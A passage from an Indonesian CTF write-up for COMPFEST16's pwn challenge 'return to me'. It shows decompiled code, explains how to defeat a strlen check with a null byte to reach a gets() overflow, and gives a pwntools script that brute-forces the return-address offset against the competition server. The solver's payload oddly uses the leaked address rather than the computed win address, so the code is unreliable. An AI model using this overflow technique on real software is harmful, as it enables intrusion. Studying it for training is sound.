


Card yang dibutuhkan untuk upgrade: 9

FLAG: COMPFEST16{#2008J2YPV-P.E.K.K.A-9}

# Pwnn

## return to me




Pada kode diatas, kita dihadapkan dengan challenge klasik return2win, namun pada kode diatas tidak diperbolehkan menggunakan debugger seperti pwndbg peda, dan lain sebagainya

```
undefined8 FUN_00101332(void)

{
  long lVar1;

  FUN_00101249();
  puts("pwn sanity check ehe");
  printf("ups, i leak my secret : %p\n",FUN_00101272);
  lVar1 = ptrace(PTRACE_TRACEME,0,0,0);
  if (lVar1 < 0) {
    puts("debugger??? i thought u were better");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  FUN_001012ce();
  return 0;
}
```

kode diatas akan melakukan exit jika mendeteksi adanya debugger, dan juga akan memberikan kita leak dari suatu address yang saya juga gatau itu address apaah :v

karena PIE aktif, kode leak bisa kita manfaatkan untuk mencari base address untuk mencari win address.

```
undefined8 FUN_001012ce(void)

{
  size_t sVar1;
  char local_28 [32];

  puts("try to hack me, if you can~");
  gets(local_28);
  sVar1 = strlen(local_28);
  if (10 < sVar1) {
    puts("u yap alot, that wont do :/");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  puts("see ya");
  return 0;
}
```

pada kode diatas, terdapat gets, yang sangat sangat berbahaya dan sangat berpotensi overflow, namun ada pengecekan panjang karakter pada kode diatas, jika panjang lebih dari 10 maka if akan melakukan exit(0).

ini bisa kita bypass dengan menginputkan 10 karakter diikuti dengan null bytes ‘%00’.

kemudian karena kita tidak bisa menggunakan debugger untuk mencari offset sampai ke return address, solusinya adalah tinggal kita brute force saja sampai kode menemukan offset yang sesuai :v

berikut code solver saya:

```python
from pwn import *

context.log_level = 'debug'

io = remote( 'challenges.ctf.compfest.id', 9013)

for buffer_size in range(28, 30):
    io.recvuntil(b':')

    out = io.recvline().strip()

    out_int = int(out, 16)
    win_addr = out_int - 0x129b

    print(f'ini win_addr: {win_addr}')

    payload = b'A' * 10 + b'\x00' + b'A' * buffer_size + p64(out_int)

    io.send(payload)

    time.sleep(1)

    io.send(b'\n')

    result = io.recvall(timeout=2)
    print(f"Buffer size {buffer_size}:")
    print(result.decode())

    io.close()

    io = remote( 'challenges.ctf.compfest.id', 9013)

io.close()

```

flag = COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_lUCk_n_hv3_funn_8e02c8c921}
link code = https://github.com/byf1sh/CTF-WriteUps/blob/main/Compfest%20-%20Writeup/H%20-%20day/Pwn/ret2me/solve.py